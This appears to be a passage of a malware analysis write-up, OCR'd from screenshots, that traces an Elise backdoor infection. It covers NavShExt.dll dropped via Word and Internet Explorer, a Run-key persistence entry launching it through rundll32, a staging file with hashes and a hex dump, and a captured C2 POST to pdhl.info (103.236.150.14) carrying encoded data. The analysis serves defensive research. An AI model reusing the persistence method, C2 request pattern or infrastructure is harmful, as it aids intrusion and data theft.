Category	Items	Suspect
Live		
Processes	35	25
DLLs	53	7
Drivers	149	149
Inventory		
Autoruns	22	22
Services	418	417
Tasks	65	65
Hosts	0	0
Files	547	502
Anomaly		
Image Hooks	0	0
Kernel Hooks	6	6
Windows Hooks	0	0
Suspicious Threads	1	1
Registry Discrepancies	0	0
History		
Network	67	61
Tracking	146	106

Drag a column header here to group by that column

File Name	IIOC Score	Risk Score [?]	Signature	Machine Count	Hash Look...	Downloaded	Full Path
NavShExt.dll	● 643	58	Not Signed	1	-	☑	C:\Users\ [redacted] \AppData\Roaming\Microsoft\Windows\Caches\NavShExt
n.3	● 643	58	Not Signed	1	-	☑	C:\Users\ [redacted] \AppData\Local\n.3
[FLOATING CODE]	● 128	1	Not Signed	0	-	☐	[FLOATING CODE]
EQNEDT32.EXE	● 128	0	Valid: Microsoft Corporat...	1	Good	☐	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
lsass.exe	● 12	0	Valid: Microsoft Windows	1	Good	☐	C:\Windows\System32\lsass.exe
svchost.exe	● 12	0	Valid: Microsoft Windows	2	Good	☐	C:\Windows\System32\svchost.exe
iexplore.exe	● 10	0	Valid: Microsoft Corporat...	1	Good	☐	C:\Program Files (x86)\Internet Explorer\iexplore.exe
mcupdate_GenuineIntel.dll	● 10	1	Valid: Microsoft Windows	2	-	☐	C:\Windows\System32\mcupdate_GenuineIntel.dll
dumpfve.sys	● 9	0	Valid: Microsoft Windows	1	Good	☐	C:\Windows\System32\drivers\dumpfve.sys
vaserver.exe	● 9	0	Valid: Microsoft Windows	1	Good	☐	C:\Windows\System32\vaserver.exe
GROOVE.EXE	● 9	1	Valid: Microsoft Corporat...	1	Good	☐	C:\Program Files\Microsoft Office\Office14\GROOVE.EXE
ntoskrnl.exe	● 5	0	Valid: Microsoft Windows	1	Good	☐	C:\Windows\System32\ntoskrnl.exe
RDPREFMP.sys	● 3	0	Valid: Microsoft Windows	2	Good	☐	C:\Windows\System32\drivers\RDPREFMP.sys
Sysmon.exe	● 3	0	Valid: Microsoft Corporat...	1	Good	☐	C:\Windows\Sysmon.exe
PEAuth.sys	● 3	0	Valid: Microsoft Windows	1	Good	☐	C:\Windows\System32\drivers\PEAuth.sys
CompatTelRunner.exe	● 3	0	Valid: Microsoft Windows	1	Good	☐	C:\Windows\System32\CompatTelRunner.exe
services.exe	● 3	0	Valid: Microsoft Windows	2	Good	☐	C:\Windows\System32\services.exe

546 items total

✕ ☑ [Status] <> 'Whitelisted' Edit Filter


Module IOC's

Description	IOC Level
Autorun unsigned in AppDa...	1
In root of AppData\Local dire...	1
Autorun unsigned only file i...	1

Tracking

Event Time	Source Path	Source File Name	Source Command Line	Event	Target
1/29/2018 7:13:45.367 AM	C:\Program Files (x86)\Internet Explorer\	iexplore.exe	iexplore.exe	Write to Executable	NavShExt.dll
1/29/2018 7:13:44.772 AM	C:\Program Files\Microsoft Office\Office14\	WINWORD.EXE	WINWORD.EXE /n "C:\Users\uni...	Write to Executable	a.b

While this is happening, the malware establishes persistence by creating an autorun in the registry and then also creates 'thumbcache_1CD60.db' at 'Users\admin\AppData\Local\Microsoft\Windows\Explorer\' to store harvested data.



Changes the autorun value in the registry


Installation

danger

Source: registry
First seen: +2516ms

Details 1/4

```
key:        HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
            \Run
name:       IAStorD
operation:  write
typeValue:  REG_SZ
value:      C:\Windows\system32\rundll32.exe C:\Users\admin\AppData\Roa
            ming\Microsoft\Windows\Caches\NavShExt.dll,Setting
time:       +2516ms
```



C:\Users\admin\AppData\Local\Microsoft\Windows\Explorer\thumbcache_1CD60.db

Dropped from process

Look up on VirusTotal

Mime: application/octet-stream

Size: 617.00 b

TrID - File Identifier

TYPE UNKNOWN

Hashes

```
   MD5 03C3522B1A7DFB3054ACBF3CCF79CFA6
  SHA1 CD4E3B68CAF0C97B0769B3AB8CCBAC75F8AF1212
SHA256 D9841B834B021D7F25169FF246836AD3A113B2BF32EBC9D00A8465F6FF416F29
SSDEEP 12:S+C/7+T5dTxIv2LxGKdhIFD83dG0v7Wxjyy/Aqz/kH2R3mSR0fbd:S970/LtdhuA3w0v7Aev4/M2R3g
```


HEX

```
00000000 :   60 59 A0 AC 23 59 FF 66  75 C8 F4 9D 42 A0 01 B9    `Y.¬#YÿfuÈô.B..¹
00000010 :   A6 E4 85 96 05 C2 7B 54  32 61 07 22 41 3E 0E 6F    ¦ä...Â{T2a."A>.o
00000020 :   C0 54 46 7C 90 B1 C5 48  6E 90 97 16 0E 85 D1 3F    ÀTF|.±ÅHn.....Ñ?
00000030 :   76 8F 39 E5 59 32 89 F5  E3 81 55 40 1E 5B 08 61    v.9åY2.õã.U@.[.a
00000040 :   C8 F0 0C D6 D1 2D 9F BC  89 06 D3 61 15 BA 98 07    Èð.ÖÑ-.¼..Óa.º..
00000050 :   8E C1 65 BF BA ED 82 D3  CB 39 16 2B 80 4A E2 0B    .Áe¿ºí.ÓË9.+.Jâ.
00000060 :   03 82 69 7B 85 8E 5B 54  40 DD 3B 5A 7F A0 97 F2    ..i{..[T@Ý;Z...ò
00000070 :   D3 A6 C7 B2 5D 14 9A C3  59 4A 60 AE B6 8E 45 34    Ó¦Ç²]..ÃYJ`®¶.E4
00000080 :   E8 3E 96 70 B5 F8 2E 4E  8B 51 B5 18 81 EB 07 00    è>.pµø.N.Qµ..ë..
00000090 :   A3 0B DE 08 77 62 20 1C  14 37 CD EB B8 88 59 BD    £.Þ.wb ..7Íë¸.Y½
000000A0 :   E2 3A AD 3C 11 B7 8A FA  F6 96 CF 4B 42 3C 2A 32    â:.<.·.úö.ÏKB<*2
000000B0 :   81 FD E4 CB D7 90 E9 CF  1D C0 2F FB 10 47 A3 D3    .ýäË×.éÏ.À/û.G£Ó
000000C0 :   9A 2A BD 16 3C 56 32 B7  6A BD 82 14 5F 68 8E 94    .*½.<V2·j½.._h..
000000D0 :   EB 4C 7A 85 86 AC B5 26  20 EB 74 05 51 86 DC C1    ëLz..¬µ& ët.Q.ÜÁ
000000E0 :   F7 09 C3 00 0D 77 09 E7  A2 AA 93 69 29 87 AC FC    ÷.Ã..w.ç¢ª.i).¬ü
000000F0 :   5B DE D4 0A 4C 65 32 B6  08 B3 3B 79 D4 9B 34 FC    [ÞÔ.Le2¶.³;yÔ.4ü
```

As the infection process completes, we now observe Elise network activity (e.g., exfil of victim data and C2) through a conveniently hidden instance of Internet Explorer.

```
IEXPLORE.EXE        1692        4.13 MB   ABC-89C...\Administrator    Internet Explorer
```

This traffic was also observed in NetWitness Packets, as the malware verifies the host IP address prior to kicking off C2 out to 103.236.150[.]14 , which is likely compromised infrastructure.



□	2018-01-24T13:18:47	Network	10.10.10.173 : 49167	78.46.94.13 : 80	api.ipaddress.com	/	myip	Hetzner Online AG
□	2018-01-24T13:18:48	Network	10.10.10.173 : 49169	103.236.150.14 : 80	pdhl.info	/ainmbmbk/	xgsnv.asp	PT Exa Rekatek Prosolusi

service	id	type	source	destination	service
fw-concentrator-cuckoo - Concentrator	22078634	Network Session	10.10.10.173 : 49169	103.236.150.14 : 80	80

```
POST /ainmbmbk/xgsnv.asp HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Cookie: eyex6ut=+gIUdNlx+9ZbeeUX6geb3PCvpHU5z5zzQvaySe39OzXGaw==;
0twxldl26=Dyd+DS70347Vf3+fAgVlopEYzNanZ/wh3lhLiy6gzpo6kzIRxuiZe4ocL8gf3MSCMUysAV/ZOJ6QmjkBQB9T4KywqyTtUqlrPNFpi+OH4po=;
eazzgm=6aJsqzk8cM4Lq2y9mfjzNStDoHxmENMls0iKTvcThv3LFlIHwK9hJ53RQjN3ROpPP3ZWTHzYFdL9c6exEEr+wip9ZqNOIdmZqJGWNkF6PNY=;
Host: pdhl.info
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Content-Length: 3042

�.[.&.�@����$k���[.S��c�}��g�.�h.ia!.dʒ�.�.(&�ep�.�|�U�t�U.����/x��8��LXH
.tSb..g�%Ɗ��\jgv��.ι�|LI���%⍰⍰CB.�Q.0��.HF� ��od\���W�w��=��mY�d��m
.!�*~�n��.�84��
�[��V.`.��K#l�.��Qx�q�k?\��ȟ�q�.V�MV�#�j+^�.a�c0�..�.+"�Nw��.K�s.�}���.□�#X#`n�*��.�C'.��M�LT���|
�SZ�<I��x.D.�ш��m�'�l����S�E�.i
Ӣ$�Q!�V��Ĵ��b�U�6d�-..�c-I�em�������8Qt᠌.�9.��
�e'�I��>�&�.][.6M��<|�z�Q�.�h.�.\��m�.�.�.���4� □?□D.^.□□Vh=.□□9^□□.
>�Q����p���-e/.�.I_.z��.�.MT�.�B�^t�Deiq�.�Ă}��'.��m6.�.4ǫ�{���
□HQ>.RSi3�.W]t�.��.b��YQ���hZ.b_E�6�����#$�i����,䶜.�.:At�0�k�[�Lf�H��K!
��.>��u�ę���Fgķf�.M���*`Sp�r<\y�qx.��.��'�,d.��⍰>�..i9p�□뗑
�o5\��J...7'���E�.,���Ih�Or.��.���`��4�.[�}4.�.�'�#=e]��NK�.�P+��O�..�I���_.g.zf@?�E�6-
���,.%�1pw<�ND���H�..è�.�f�OmM.�.Zp�y����wO.��X.�.
/u`�H(�����U8.i���.lx~Q&��)b���h���9�t�.��S��ll.]��c���9��Aim�%ʌ�єuI��������d���0���gS��..�?
�3�T4|��� 8�□.���kz�%1�.�x��—□m.J�A��ZO��1.��-
�Jij(�'��.@�.Q�□.a������GJk�X��..="�f'��y�59]xu��EI.��.�.�□□p�WOH@�&4.6?z.����/?��o.Fl�F��L��
z6.��_��.�ѻ+�댓��.�.�|.
�'K��m����N�8���QŎ�I��v�.�Q��2��\��!�R�������.����B���□���d{"��
```

alias.host = 'pdhl.info'

2018	01 22	16:48:00 (+00:00)	This Week	2018	01 29	16:47:59 (+00:00)

Destination IP address (1 value)
103.236.150.14 (1)

Service Type (1 value)
HTTP (1)


Hostname Aliases (1 value)
pdhl.info (1)

Action Event (1 value)
post (1)

